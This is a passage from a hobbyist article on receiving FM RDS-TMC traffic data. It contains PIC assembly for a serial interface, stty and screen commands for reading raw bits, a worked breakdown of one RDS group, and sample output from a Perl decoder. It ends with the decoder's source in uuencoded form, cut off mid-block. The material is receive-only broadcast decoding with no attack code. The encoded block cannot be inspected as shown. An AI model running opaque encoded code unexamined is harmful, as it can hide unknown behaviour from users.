    goto   Delay16

StartBit

    Send_0
    nop
    nop
    goto   Delay16

StopBit

    nop
    nop
```

```
    nop
    nop
    nop

    Send_1
    call   Delay8
    goto   Delay16

Send_0_
    Send_0
    goto   Delay16

Send_1_
    nop
    Send_1
    goto   Delay16

Send_data_bit
    rrf    RS232_data, f              ; result of rotation is saved in
    Skip_if_C                         ; C FLAG, so skip if FLAG is set
    goto   Send_zero
    call   Send_1_
    goto   Send_loop

Send_zero
    call   Send_0_
    goto   Send_loop
;
; 4 / clock = ''normal'' instruction period (1 machine cycle )
; 8 / clock = ''branch'' instruction period (2 machine cycles)
;
;     clock            normal instr.           branch instr.
;   2.4576 MHz           1.6276 us               3.2552 us
;
Delay16

    movlw  2                          ; dummy cycle,
    movwf  dummy_counter              ; used only to get correct delay
                                      ; for timing.
    decfsz dummy_counter,f            ;
    goto  $-1                         ; Total delay: 8 machine cycles
    nop                               ; ( 1 + 1 + 1 + 2 + 2 + 1 = 8 )

Delay8

    movlw  2                          ; dummy cycle,
    movwf  dummy_counter              ; used only to get correct delay
                                      ; for timing.
    decfsz dummy_counter,f            ;
    goto   $-1                        ; Total delay: 7 machine cycles
                                      ; ( 1 + 1 + 1 + 2 + 2 = 7 )
Delay1

    nop

    RETURN                            ; unique return point

END

; END PROGRAM CODE --------------------

</code>
```

Using the circuit we assembled we can "sniff" RDS traffic directly on the serial port using screen, minicom or whatever terminal app you like. You should configure your terminal before attaching it to the serial port, the settings are 19200 baud rate, 8 data bits, 2 stop bits, no parity.

```
# stty -F /dev/ttyS0 19200 cs8 cstopb -parenb
```

```
speed 19200 baud; rows 0; columns 0; line = 0; intr = ^C; quit = ^\;
erase = ^?; kill = ^H; eof = ^D; eol = <undef>; eol2 = <undef>;
swtch = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R;
werase = ^W; lnext = ^V; flush = ^O; min = 100; time = 2; -parenb -parodd
cs8 -hupcl cstopb cread clocal crtscts -ignbrk brkint ignpar -parmrk -inpck
-istrip -inlcr -igncr -icrnl -ixon -ixoff -iuclc -ixany -imaxbel -iutf8
-opost -olcuc -ocrnl -onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0
vt0 ff0 -isig -icanon iexten -echo echoe echok -echonl -noflsh -xcase
-tostop -echoprt echoctl echoke

# screen /dev/ttyS0 19200
10101001000011000000000101000*000101001+11101111011111111110000001011011100
10101001++000001100101100*11010010100100001100000011101000010010100111111
00111011000100110001000000+000000000 ... <and so on>
```

As you can see we get '0' and '1' as well as '*' and '+', this is because the circuit estimates the quality of the signal. '*' and '+' are bad quality '0' and '1' data. We ignore bad data and only accept good quality. Bad quality data should be ignored, and if you see a relevant amount of '*' and '+' in your stream verify the tuner settings.

In order to identify the beginning of an RDS message and find the right offset we "lock" against the PI code, which is present at the beginning of every RDS group. PI codes for every FM radio station are publicly available on the Internet, if you know the frequency you are listening to then you can figure out the PI code and look for it. If you have no clue about what the PI code might be a way for finding it out is seeking the most recurring 16 bit string, which is likely to be the PI code.

Here's a single raw RDS Group with PI 5401 (hexadecimal conversion of 101010000000001):

```
0101010000000001111101100100000100001010001100101100000000100001010000001100100101001001
0000010001101110
```

Let's separate the different sections:

```
0101010000000001 1111011001 0000  01 0  0001 01000    1100101100 0000001000010100 0000110
010 0101001001000001 0001101110
PI code          Checkword  Group B0 TP PTY  <5 bits> Checkword  Data             Checkwo
rd  Data             Checkword
```

So we can isolate and identify RDS messages, now you can either parse them visually by reading the specs (not a very scalable way we might say) or use a tool like our Simple RDS Decoder.

--[10. Simple RDS Decoder 0.1

The tool parses basic RDS messages and 0A Group (more Group decoding will be implemented in future versions) and performs full decoding of Single group RDS-TMC messages (Multi Group support is also planned for future releases).

Here's the basic usage:

```
# ./srdsd -h

Simple RDS-TMC Decoder 0.1     || http://dev.inversepath.com/rds
Copyright 2007 Andrea Barisani || <andrea@inversepath.com>
Usage: ./srdsd.pl [-h|-H|-P|-t] [-d <location db path>] [-p <PI number>] <input file>
   -t display only tmc packets
   -H HTML output (outputs to /tmp/rds-*.html)
   -p PI number
   -P PI search
   -d location db path
   -h this help

Note: -d option expects a DAT Location Table code according to TMCF-LT-EF-MFF-v06
      standard (2005/05/11)
```

As we mentioned the first step is finding the PI for your RDS stream, if you don't know it already you can use '-P' option:

```
# ./srdsd -P rds_dump.raw | tail

0010000110000000: 4140 (2180)
1000011000000001: 4146 (8601)
0001100000000101: 4158 (1805)
1001000011000000: 4160 (90c0)
0000110000000010: 4163 (0c02)
0110000000010100: 4163 (6014)
0011000000001010: 4164 (300a)
0100100001100000: 4167 (4860)
1010010000110000: 4172 (a430)
0101001000011000: 4185 (5218)
```

Here 5218 looks like a reasonable candidate being the most recurrent string. Let's try it:

```
# ./srdsd -p 5218 -d ~/loc_db/ rds_dump.raw

Reading TMC Location Table at ~/loc_db/:
         parsing NAMES: 13135 entries
         parsing ROADS: 1011 entries
         parsing SEGMENTS: 15 entries
         parsing POINTS: 12501 entries
done.

Got RDS message (frame 1)
        Programme Identification: 0101001000011000 (5218)
        Group type code/version: 0000/0 (0A  - Tuning)
        Traffic Program: 1
        Programme Type: 01001 (9  - Varied Speech)
        Block 2: 01110
        Block 3: 1111100000010110
        Block 4: 0011000000110010
        Decoded 0A group:
                Traffic Announcement: 0
                Music Speech switch: 0
                Decoder Identification control: 110 (Artificial Head / PS char 5,6)
                Alternative Frequencies: 11111000, 00010110 (112.3, 89.7)
                Programme Service name: 0011000000110010 (02)
                Collected PSN: 02

...

Got RDS message (frame 76)
        Programme Identification: 0101001000011000 (5218)
        Group type code/version: 1000/0 (8A  - TMC)
        Traffic Program: 1
        Programme Type: 01001 (9  - Varied Speech)
        Block 2: 01000
        Block 3: 0101100001110011
        Block 4: 0000110000001100
        Decoded 8A group:
                Bit X4: 0 (User message)
                Bit X3: 1 (Single-group message)
                Duration and Persistence: 000 (no explicit duration given)
                Diversion advice: 0
                Direction: 1 (-)
                Extent: 011 (3)
                Event: 00001110011 (115 - slow traffic (with average speeds Q))
                Location: 0000110000001100 (3084)
                Decoded Location:
                        Location code type: POINT
                        Name ID: 11013 (Sv. Grande Raccordo Anulare)
                        Road code: 266 (Roma-Ss16)
                        GPS: 41.98449 N 12.49321 E
                        Link: http://maps.google.com/maps?ll=41.98449,12.49321&spn=0.3,0.
```

3&q=41.98449,12.49321

...and so on.

The 'Collected PSN' variable holds all the character of Programme Service name seen so far, this way we can track (just like RDS FM Radio do) the name of the station:

```
# ./srdsd -p 5201 rds_dump.raw | grep "Collected PSN" | head

                Collected PSN: DI
                Collected PSN: DIO1
                Collected PSN: DIO1
                Collected PSN: RADIO1
                Collected PSN: RADIO1
```

Check out '-H' switch for html'ized output in /tmp (which can be useful for directly following the Google Map links). We also have a version that plots all the traffic on Google Map using their API, if you are interested in it just email us.

Have fun.

--[I. References

[1] - Italian RDS-TMC Location Table Database
https://www2.ilportaledellautomobilista.it/info/infofree?idUser=1&idBody=14

[2] - Philips FM1216 DataSheet
http://pvr.sourceforge.net/FM1216.pdf

[3] - PVR Hardware Database
http://pvrhw.goldfish.org

[4] - SGS-Thompson Microelectronics TDA7330
http://www.datasheetcatalog.com/datasheets_pdf/T/D/A/7/TDA7330.shtml

[5] - Philips SAA6579
http://www.datasheetcatalog.com/datasheets_pdf/S/A/A/6/SAA6579.shtml

[6] - uJDM PIC Programmer
http://www.semis.demon.co.uk/uJDM/uJDMmain.htm

[7] - Maxim RS-232
http://www.maxim-ic.com/getds.cfm?qv_pk=1798&ln=en

[8] - Xcircuit
http://xcircuit.ece.jhu.edu

--[II. Code

Code also available at http://dev.inversepath.com/rds/

<++> Simple RDS Decoder 0.1 - srdsd.uue

```
begin 644 srdsd
M(R$O=7-R+V)I;B]P97)L"B,*(R!3:6UP;&4@4D13+51-0R!$96-O9&5R(#'N
M,0HC"B,@5&AI<R!#;V1E(&ES($,N4BY5+D0N12X*(R'H0V]D92!2=7-H960@
M86YD(%5G;'D@8F5C875S92!O9B!5;F5X<&5C=&5D($1%861L:6YE*0HC('HC
M($-O<'ER:6=H="'R,#'W($%N9')E82!"87)I<V%N:2'\86YD<F5A0&EN=F5R
M<V5P871H+F-O;3X*(PHC(%!E<FUI<W-I;VX@=&\@=7-E+"!C;W!Y+"!M;V1I
M9GDL(&%N9"!D:7-T<FEB=71E('1H:7,@<V]F='=A<F4@9F]R(&%N>0HC('!U
M<G!O<V4@=VET:"!O<B!W:71H;W5T(&9E92!I<R!H97)E8GD@9W)A;G1E9"P@
M<')O=FED960@=&AA="!T:&4@86)O=F4*(R!C;W!Y<FEG:'0@;F]T:6-E(&%N
M9"!T:&ES('!E<FUI<W-I;VX@;F]T:6-E(&%P<&5A<B!I;B!A;&P@8V]P:65S
```

```
M+@HC"B,@5$A%(%-/1E1705)%($E3(%!23U9)1$5$(")!4R!)4R(@04Y$(%1(
M12!!551(3U(@1$E30TQ!24U3($%,3"!705)204Y42453"B,@5TE42"!214=!
M4D0@5$\@5$A)4R!33T945T%212!)3D-,541)3D<@04Q,($E-4$Q)140@5T%2
M4D%.5$E%4R!/1@HC($U%4D-(04Y404))3$E462!!3D0@1DE43D534RX@24X@
M3D\@159%3E0@4TA!3$P@5$A%($%55$A/4B!"12!,24%"3$4@1D]2"B,@04Y9
M(%-014-)04PL($1)4D5#5"P@24Y$25)%0U0L($]2($-/3E-%455%3E1)04P@
M1$%-04=%4R!/4B!!3ED@1$%-04=%4PHC(%=(05133T5615(@4D5354Q424Y'
M($923TT@3$]34R!/1B!54T4L($1!5$$@3U(@4%)/1DE44RP@5TA%5$A%4B!)
M3B!!3@HC($%#5$E/3B!/1B!#3TY44D%#5"P@3D5'3$E'14Y#12!/4B!/5$A%
M4B!43U)424]54R!!0U1)3TXL($%225-)3D<@3U54($]&"B,@3U(@24X@0T].
M3D5#5$E/3B!7251((%1(12!54T4@3U(@4$521D]234%.0T4@3T8@5$A)4R!3
M3T945T%212X*"G5S92!S=')I8W0["G5S92!W87)N:6YG<SL*=7-E($9I;&4Z
M.E1E;7`@<7<H=&5M<&1I<BD["G5S92!'971O<'0Z.DQO;F<@<7<H.F-O;F9I
M9R!N;U]I9VYO<F5?8V%S92D["@IM>2`E;W!T<SL@"D=E=$]P=&EO;G,H)W1M
M8R<@/3X@7"1O<'1S>R=T)WTL("=(=&UL)R`]/B!<)&]P='-[)T@G?2P@)U!)
M<V5A<F-H)R`]/B!<)&]P='-[)U`G?2P*("`@("`@("`@("`G<&D]:2<]/B!<
M)&]P='-[)W`G?2P@)V1B/7,G(#T^(%PD;W!T<WLG9"=]+"`G:&5L<"<@/3X@
M7"1O<'1S>R=H)WTI.PII9B`H)&]P='-[)V@G?2!O<B`H(21!4D=66S!=*2D@
M>R!U<V%G92@I.R!]"@IO<&5N*$9)3$4L("(\)$%21U9;,%TB*2!O<@H@("`@
M9&EE(")#;W5L9"!N;W0@;W!E;B`D05)'5ELP73H@)"%<;B(["@II9B`H)&]P
M='-[)U`G?2D@>R!P:7-E87)C:"@I.R!E>&ET(#`[('T*"FUY($!04TX@/2`H
M*3L*;7D@*"1I+"`D:6YD97@I(#T@,#L*;7D@*$!$4"P@0%!.+"!`179E;G0I
M.PIM>2`H)&9I;F1022P@)$9(+"`D<F1S7VUS9RP@)'1A8FQE7W!A=&@I.PIM
M>2`H)7!O:6YT+"`E;F%M92P@)7)O860L("5S96=M96YT+"`E8VAA<BP@)61I
M+"`E<'1Y+"`E9W)P*3L*"FUY("1022`@/2!H97@R8FEN*"1O<'1S>R=P)WTI
M('Q\((P,3`Q,#`Q,#`P,#`P,#`Q(CL@(R!2861I;S$*;7D@)&1I<B`]("(O
M=&UP+W)D<RU86%A86%@B.PH*:6YI=%]L;V]K=7!?=&%B;&5S*"D["@II9B`H
M)&]P='-[)V0G?2D@>PH@("`@)'1A8FQE7W!A=&@@/2`D;W!T<WLG9"=].PH@
M("`@<F5A9%]T;6-?=&%B;&4H)'1A8FQE7W!A=&@I.PI]"@II9B`H)&]P='-[
M)T@G?2D@>PH@("`@)&1I<B`](')1E;7!D:7(H)&1I<BD["B`@("!O<&5N*$E.
M1$58+"`B/B1D:7(O:6YD97@M<F1S+FAT;6PB*3L*("`@('!R:6YT($E.1$58
M("(\:'1M;#X\8F]D>3X\<')E/B(["GT*"G=H:6QE*"%E;V8H1DE,12DI('L*
M("`@(')E860H1DE,12PD9FEN9%!)+#$V+#`I.PH*("`@(&EF("@D9FEN9%!)
M(#T]("1022D@>PH@("`@("`@("1I;F1E>"LK.PH@("`@("`@(')E860H1DE,
M12PD<F1S7VUS9RPH,3`T+3$V*2PP*3L*("`@("`@("!P87)S95]R9',H)')D
M<U]M<V<I.PH@("`@?0H@("`@<V5E:RA&24Q%+"1I+#`I.R`D:2LK.PI]"@II
M9B`H)&]P='-[)T@G?2D@>PH@("`@<')I;G0@24Y$15@@(CPO<')E/CPO8F]D
M>3X\+VAT;6P^(CL*("`@(&-L;W-E($E.1$58.PI]"@IS=6(@<&%R<V5?<F1S
M('L*("`@(`H@("`@<F5T=7)N('5N;&5S<R`D7ULP72`]?B`O7BA;,#%=>S$P
M?2DH6S`Q77LT?2DH6S`Q77LQ?2DH6S`Q77LQ?2DH6S`Q77LU?2DH6S`Q77LU
M?2DH6S`Q77LQ,'TI*%LP,5U[,39]*2A;,#%=>S$P?2DH6S`Q77LQ-GTI*%LP
M,5U[,3!]*2\["B`@("`*("`@(&UY("@D<W5M02P@)$=24"P@)%9%4BP@)%10
M+"`D4%19*2`@("`@("`]("@D,2P@)#(L("0S+"`D-"P@)#4I.PH@("`@;7D@
M*"1B,BP@)'-U;4(L("1B,RP@)'-U;4,L("1B-"P@)'-U;40I(#T@*"0V+"`D
M-RP@)#@L("0Y+"`D,3`L("0Q,2D["@H@("`@<F5T=7)N(&EF("@D;W!T<WLG
M="=]("8F('!A<G-E7V=R<"@D1U)0("X@)%9%4BD@(7X@+SA!+RD["@H@("`@
M:68@*"1O<'1S>R=()WTI('L@"B`@("`@("`@;W!E;B@D1D@L("(^)&1I<B]R
M9',M)&EN9&5X+FAT;6PB*3L*("`@("`@("!P<FEN="!)3D1%6"`B/&$@:')E
M9CU<(G)D<RTD:6YD97@N:'1M;%PB/B1I;F1E>#PO83X@+2!023H@(B`N(&)I
M;C)H97@H)%!)*2`N("(@1U)0.B`D1U)0+R1615(@(B`N('!A<G-E7V=R<"@D
M1U)0("X@)%9%4BD@+B`B7&XB.PH@("`@("`@('!R:6YT("1&2"`B/&AT;6P^
M/&)O9'D^/'!R93XB(&EF("@D;W!T<WLG2"=]*3L*("`@('T@96QS92!["B`@
M("`@("`@;W!E;B@D1D@L("(^+2(I.PH@("`@?0H*("`@('!R:6YT("1&2"`B
M1V]T(%)$4R!M97-S86=E("AF<F%M92`D:6YD97@I7&XB+`H@("`@("`@("`@
M("`@(")<=%!R;V=R86UM92!)9&5N=&EF:6-A=&EO;CH@)%!)(B`N("(@*"(@
M+B!B:6XR:&5X*"1022D@+B`B*2(@+B`B7&XB+`H@("`@("`@("`@("`@(")<
M=$=R;W5P('1Y<&4@8V]D92]V97)S:6]N.B`D1U)0+R1615(B("X@(B`H(B`N
M('!A<G-E7V=R<"@D1U)0("X@)%9%4BD@+B`B*2(@+B`B7&XB+`H@("`@("`@
M("`@("`@(")<=%1R869F:6,@4')O9W)A;3H@)%107&XB+`H@("`@("`@("`@
M("`@(")<=%!R;V=R86UM92!4>7!E.B`D4%19(B`N("(@*"(@+B!P87)S95]P
M='DH)%!462D@+B`B*2(@+B`B7&XB+`H@("`@("`@("`@("`@(")<=$)L;V-K
M(#(Z("1B,EQN(BP*("`@("`@("`@("`@("`@("B7'1";&]C:R`S.B`D8C-<;B(L
M"B`@("`@("`@("`@("`@("`@(EQT0FQO8VL@-#H@)&(T7&XB.PH*("`@(&EF("AP
M87)S95]G<G`H)$=24"`N("1615(I(#U^("\P02\I('L@"B`@("`@("`@<')I
M;G0@)$9(")<=$1E8V]D960@,$$@9W)O=7`Z7&XB.PH@("`@("`@('!A<G-E
M7S!!*"1B,BP@)&(S+"`D8C0I.PH@("`@?2`@("`@"@H@("`@:68@*'!A<G-E
M7V=R<"@D1U)0("X@)%9%4BD@/7X@+SA!+RD@>R`*("`@("`@("!P<FEN="`D
M1D@@(EQT1&5C;V1E9"`X02!G<F]U<#I<;B(["B`@("`@("`@<&%R<V5?.$$H
M)&(R+"`D8C,L("1B-"D["B`@("!]("`@("`*"B`@("!P<FEN="`D1D@@(EQN
M(CL*("`@('!R:6YT("1&2"`B/"]P<F4^/"]H=&UL/CPO8F]D>3XB(&EF("@D
```

```
M;W!T<WLG2"=]*3L*("`@(&-L;W-E("1&2#L*?0H*<W5B('!A<G-E7S!!('L*
M("`@(&UY("@D5$$L("1-4RP@)$1)+"`D0S$L("1#,"D@/2!S:&EF="`]?B`O
M*%LP,5U[,7TI*%LP,5U[,7TI*%LP,5U[,7TI*%LP,5U[,7TI*%LP,5U[,7TI
M+SL*("`@(&UY("@D048Q+"`D048R*2`@("`@("`@("`@("`@/2!S:&EF="`]
M?B`O*%LP,5U[.'TI*%LP,5U[.'TI+SL*("`@(&UY("@D0C%!+"`D0C%"+"`D
M0C)!+"`D0C)"*2`@/2!S:&EF="`]?B`O*%LP,5U[-'TI*%LP,5U[-'TI*%LP
M,5U[-'TI*%LP,5U[-'TI+SL*"B`@("!M>2`D8VAA<C$@/2!P87)S95]C:&%R
M*"1",4$L("1",4(I.PH@("`@;7D@)&-H87(R(#T@<&%R<V5?8VAA<B@D0C)!
M+"`D0C)"*3L*"B`@("!P<FEN="`D1D@@(EQT7'14<F%F9FEC($%N;F]U;F-E
M;65N=#H@)%1!7&XB+`H@("`@("`@("`@("`@(")<=%QT375S:6,@4W!E96-H
M('-W:71C:#H@)%1!7&XB+`H@("`@("`@("`@("`@(")<=%QT1&5C;V1E<B!)
M9&5N=&EF:6-A=&EO;B!C;VYT<F]L.B`D1$DD0S$D0S`@*"(@+B!P87)S95]D
M:2@D1$DL("1#,2P@)$,P*2`N("(I7&XB+`H@("`@("`@("`@("`@(")<=%QT
M06QT97)N871I=F4@1G)E<75E;F-I97,Z("1!1C$L("1!1C(@*"(@+B!P87)S
M95]!1B@D048Q*2`N("(L("(@+B!P87)S95]!1B@D048R*2`N("(I7&XB+`H@
M("`@("`@("`@("`@(")<=%QT4')O9W)A;6UE(%-E<G9I8V4@;F%M93H@)$(Q
M021",4(D0C)!)$(R0B`H(B`N("1C:&%R,2`N("1C:&%R,B`N("(I7&XB.PH*
M("`@(&EF("@H)$,Q("X@)$,P*2!E<2`B,3$B*2![("104TY;,UT@/2`B)&-H
M87(Q)&-H87(R(CL@?0H@("`@:68@*"@D0S$@+B`D0S`I(&5Q("(Q,"(I('L@
M)%!33ELR72`]("(D8VAA<C$D8VAA<C(B.R!]"B`@("!I9B`H*"1#,2`N("1#
M,"D@97$@(C`Q(BD@>R`D4%-.6S%=(#T@(B1C:&%R,21C:&%R,B([('T*("`@
M(&EF("@H)$,Q("X@)$,P*2!E<2`B,#`B*2![("104TY;,%T@/2`B)&-H87(Q
M)&-H87(R(CL@?0H@"B`@("!P<FEN="`D1D@@(EQT7'1#;VQL96-T960@4%-.
M.B`B.PH@("`@9F]R96%C:"!M>2`D8VAA<B`H0%!33BD@>R`*("`@("`@("!I
M9B`H)&-H87(I('L@<')I;G0@)$9(("1C:&%R.R!]"B`@("!]"B`@("!P<FEN
M="`D1D@@(EQN(CL*?0H*<W5B('!A<G-E7SA!('L*("`@(&UY("@D5"P@)$8L
M("1$4"D@("`@("`@("`@("`@(#T@)%];,%T@/7X@+RA;,#%=>S%]*2A;,#%=
M>S%]*2A;,#%=>S-]*2\["B`@("!M>2`H)$0L("103BP@)$5X=&5N="P@)$5V
M96YT*2`]("1?6S%=(#U^("\H6S`Q77LQ?2DH6S`Q77LQ?2DH6S`Q77LS?2DH
M6S`Q77LQ,7TI+SL*("`@(&UY("@D3&]C871I;VXI("`@("`@("`@("`@("`@
M(#T@)%];,ET@/7X@+RA;,#%=>S$V?2DO.PH*("`@('!R:6YT("1&2"`B7'1<
M=$)I="!8-#H@)%0@*"(@+B!P87)S95]4*"14*2`N("(I7&XB.PH@("`@<')I
M;G0@)$9(")<=%QT0FET(%@S.B`D1B`H(B`N('!A<G-E7T8H)$8I.PH*("`@
M(&EF("AP87)S95]&*"1&*2`]?B`O375L=&DO*2!["B`@("`@("`@:68@*"14
M(#T](#`@)B8@)$8@/3T@,"`F)B`D1"`]/2`Q*2!["B`@("`@("`@("`@('!R
M:6YT("1&2"`B("T@9FER<W0@9W)O=7`I7&XB+`H@("`@("`@("`@("`@("`@
M("`@("`@(EQT7'1#;VYT:6YU:71Y($EN9&5X.B`D1%!<;B(L"B`@("`@("`@
M("`@("`@("`@("`@("`B7'1<=$1I<F5C=&EO;CH@)%!.("@B("X@<&%R<V5?
M4$XH)%!.*2`N("(I7&XB+`H@("`@("`@("`@("`@("`@("`@("`@(EQT7'1%
M>'1E;G0Z("1%>'1E;G0@*"(@+B!B:6XR9&5C*"1%>'1E;G0I("X@(BE<;B(L
M"B`@("`@("`@("`@("`@("`@("`@("`B7'1<=$5V96YT.B`D179E;G0@*"(@
M+B!B:6XR9&5C*"1%=F5N="D@+B`B("T@(B`N('!A<G-E7T5V96YT*"1%=F5N
M="D@+B`B*5QN(BP*("`@("`@("`@("`@("`@("`@("`@(")<=%QT3&]C871I
M;VXZ("1,;V-A=&EO;B`H(B`N(&)I;C)D96,H)$QO8V%T:6]N*2`N("(I7&XB
M+`H@("`@("`@("`@("`@("`@("`@("`@(EQT7'1$96-O9&5D($QO8V%T:6]N
M.EQN(CL*("`@("`@("`@("`@<&%R<V5?;&]C871I;VXH8FEN,F1E8R@D3&]C
M871I;VXI*3L@"B`@("`@("`@?2!E;'-I9B`H)%0@/3T@,"`F)B`D1B`]/2`P
M("8F("1$(#T](#`I('L*"B`@("`@("`@("`@(&UY("@D1U-)+"`D;75L=&DQ
M*2`]("1?6S%=("`@("`@("`@("`@("`@/7X@+ULP,5U[,GTH6S`Q77LR?2DH
M6S`Q77LQ,GTI+SL*("`@("`@("`@("`@;7D@*"1M=6QT:3(I("`@("`@(#T@
M)%];,ET@("`@("`@("`@("`@("`]?B`O*%LP,5U[,39]*2\["B`@("`@("`@
M("`@(&UY("@D;&%B96PI("`@("`@("`]("@D;75L=&DQ("X@)&UU;'1I,BD@
M/7X@+RA;,#%=>S1]*5LP,5U[,C1]+SL*"B`@("`@("`@("`@('!R:6YT("1&
M2"`B("T@<W5B<V5Q=65N="!G<F]U<"E<;B(L"B`@("`@("`@("`@("`@("`@
M("`@("`@("`B7'1<=$-O;G1I;G5I='D@26YD97@Z("1$4%QN(BP*("`@("`@("`@
M("`@("`@("`@("`@(")<=%QT4V5C;VYD($=R;W5P(&EN9&EC871O<CH@)%!.
M7&XB+`H@("`@("`@("`@("`@("`@("`@("`@("`@(EQT7'1'<F]U<"!397%U96YC
M92!)9&5N=&EF:65R.B`D1U-)7&XB+`H)("`@("`@("`@("`@("`@("`@("`B
M7'1<=$9R964@0FQO8VLZ("1M=6QT:3$D;75L=&DR7&XB+`H)("`@("`@("`@("`@("`B
M7'1<=%QT3&%B96P@,3H@(B`N(&)I;C)D96,H)&QA8F5L*2`N(")<;B(["B`@
M("`@("`@?0H@("`@?2!E;'-E('L*("`@("`@("!P<FEN="`D1D@@(BE<;B([
M"B`@("`@("!]"@H@("`@:68@*'!A<G-E7T8H)$8I(#U^(")3:6YG;&4O*2!["B`@
M("`@("`@<')I;G0@)$9(")<=%QT1'5R871I;VX@86YD(%!E<G-I<W1E;F-E
M.B`D1%`@*"(@+B!P87)S95]$4"@D1%`I("X@(BE<;B(L"B`@("`@("`@("`@
M("`@("`@(")<=%QT1&EV97)S:6]N(&%D=FEC93H@)$1<;B(L"B`@("`@("`@
M("`@("`@("`@(")<=%QT1&ER96-T:6]N.B`D4$X@*"(@+B!P87)S95]03B@D
M4$XI("X@(BE<;B(L"B`@("`@("`@("`@("`@("`@(")<=%QT17AT96YT.B`D
M17AT96YT("@B("X@8FEN,F1E8R@D17AT96YT*2`N("(I7&XB+`H@("`@("`@
M("`@("`@("`@("`B7'1<=$5V96YT.B`D179E;G0@*"(@+B!B:6XR9&5C*"1%
M=F5N="D@+B`B("T@(B`N('!A<G-E7T5V96YT*"1%=F5N="D@+B`B*5QN(BP*
```

```
M("`@("`@("`@("`@("`@("`@(EQT7'1,;V-A=&EO;CH@)$QO8V%T:6]N("@B
M("X@8FEN,F1E8R@D3&]C871I;VXI("X@(BE<;B(L"B`@("`@("`@("`@("`@
M("`@(")<=%QT1&5C;V1E9"!,;V-A=&EO;CI<;B(["B`@("`@("`@<&%R<V5?
M;&]C871I;VXH8FEN,F1E8R@D3&]C871I;VXI*3L@"B`@("!]"B`@("!P<FEN
M="`D1D@@(EQN(CL*?0H*<W5B('!A<G-E7T%&('L*("`@(')E='5R;B`H.#<N
M-2`K(&)I;C)D96,H)%];,%TI+S$P*3L*?0H*<W5B('!A<G-E7V-H87(@>PH@
M("`@;7D@)&-H87(@/2`D8VAA<GLB)%];,%TB?7LB)%];,5TB?3L*("`@(')E
M='5R;B`H9&5F:6YE9"@D8VAA<BDI/R1C:&%R.B<_)SL*?0H*<W5B('!A<G-E
M7U0@>PH@("`@<F5T=7)N(")5<V5R(&UE<W-A9V4B("`@("`@(&EF("@D7ULP
M72`]/2`B,"(I.PH@("`@<F5T=7)N(")4=6YI;F<@26YF;W)M871I;VXB(&EF
M("@D7ULP72`]/2`B,2(I.PI]"@IS=6(@<&%R<V5?1B!["B`@("!R971U<FX@
M(DUU;'1I+6=R;W5P(&UE<W-A9V4B("!I9B`H)%];,%T@/3T@(C`B*3L*("`@
M(')E='5R;B`B4VEN9VQE+6=R;W5P(&UE<W-A9V4B(&EF("@D7ULP72`]/2`B
M,2(I.PI]"@IS=6(@<&%R<V5?1%`@>PH@("`@<F5T=7)N("1$4%MB:6XR9&5C
M*"1?6S!=*5T@?'P@(G5N:VYO=VXB.PI]"@IS=6(@<&%R<V5?4$X@>PH@("`@
M<F5T=7)N("103ELD7ULP75T@?'P@(G5N:VYO=VXB.PI]"@IS=6(@<&%R<V5?
M179E;G0@>PH@("`@<F5T=7)N("1%=F5N=%MB:6XR9&5C*"1?6S!=*5T@?'P@
M(G5N:VYO=VXB.PI]"@IS=6(@<&%R<V5?9&D@>PH@("`@<F5T=7)N("1D:7LD
M7ULP72`N("1?6S%=("X@)%];,EU]('Q\(")U;FMN;W=N(CL*?2`@(`H*<W5B
M('!A<G-E7W!T>2!["B`@("!R971U<FX@)'!T>7LB)%];,%TB?2!\?"`B=6YK
M;F]W;B(["GT@("`@"@IS=6(@<&%R<V5?9W)P('L*("`@(')E='5R;B`D9W)P
M>R(D7ULP72)]('Q\(")U;FMN;W=N(CL*?0H*<W5B('!A<G-E7VQO8V%T:6]N
M('L*"B`@("!I9B`H(21O<'1S>R=D)WTI('L*("`@("`@("!P<FEN="`D1D@@
M(EQT7'1<=#QN;R!L;V-A=&EO;B!T86)L92!S<&5C:69I960^(CL*("`@("`@
M("!R971U<FX["B`@("!]"@H@("`@;7D@)&-O9&4@/2`D7ULP73L*"B`@("!I
M9B`H)'!O:6YT>R1C;V1E?2D@>PH@("`@("`@(&UY("1X("`@("`@(#T@)'!O
M:6YT>R1C;V1E?7LG6$-/3U)$)WT["B`@("`@("`@;7D@)'D@("`@("`@/2`D
M<&]I;G1[)&-O9&5]>R=90T]/4D0G?3L*("`@("`@("!M>2`D;FED("`@("`]
M("1P;VEN='LD8V]D97U[)TXQ240G?3L@"B`@("`@("`@;7D@)')O860@("`@
M/2`D<&]I;G1[)&-O9&5]>R=23T%?3$-$)WT["B`@("`@("`@;7D@)'-E9VUE
M;G0@/2`D<&]I;G1[)&-O9&5]>R=314=?3$-$)WT["@H@("`@("`@('!R:6YT
M("1&2"`B7'1<=%QT3&]C871I;VX@8V]D92!T>7!E.B!03TE.5%QN(CL*("`@
M("`@("!P<FEN="`D1D@@(EQT7'1<=$YA;64@240Z("1N:60@*"1N86UE>R1N
M:61]*5QN(B`@("`@("`@("`@("`@("`@("`@("`@("!I9B`D;FED.PH@("`@
M("`@('!R:6YT("1&2"`B7'1<=%QT4F]A9"!C;V1E.B`D<F]A9"`H)')O861[
M)')O861]>R=.04U%)WTI7&XB("`@("`@("`@("`@(&EF("1R;V%D.PH@("`@
M("`@('!R:6YT("1&2"`B7'1<=%QT4V5G;65N="!C;V1E.B`D<V5G;65N="`H
M)'-E9VUE;G1[)'-E9VUE;G1]>R=.04U%)WTI7&XB(&EF("1S96=M96YT.PH@
M("`@("`@(&EF("@D>2`F)B`D>"D@>PH@("`@("`@("`@("!P<FEN="`D1D@@
M(EQT7'1<=$=04SH@)'D@3B`D>"!%7&XB.PH@("`@("`@("`@("!I9B`H)&]P
M='-[)T@G?2D@>PH@("`@("`@("`@("`@("`@<')I;G0@)$9(")<=%QT7'0\
M82!H<F5F/5PB:'1T<#HO+VUA<',N9V]O9VQE+F-O;2]M87!S/VQL/2(@+B`D
M>2`N("(L(B`N("1X("X@(B9S<&X],"XS+#`N,R9Q/2(@+B`D>2`N("(L(B`N
M("1X("X@(EPB/DUA<"!,:6YK/"]A/EQN(CL*("`@("`@("`@("`@?2!E;'-E
M('L*("`@("`@("`@("`@<')I;G0@)$9(")<=%QT7'1,:6YK.B!H='1P.B\O
M;6%P<RYG;V]G;&4N8V]M+VUA<',_;&P](B`N("1Y("X@(BPB("X@)'@@+B`B
M)G-P;CTP+C,L,"XS)G$](B`N("1Y("X@(BPB("X@)'@@+B`B7&XB.PH@("`@
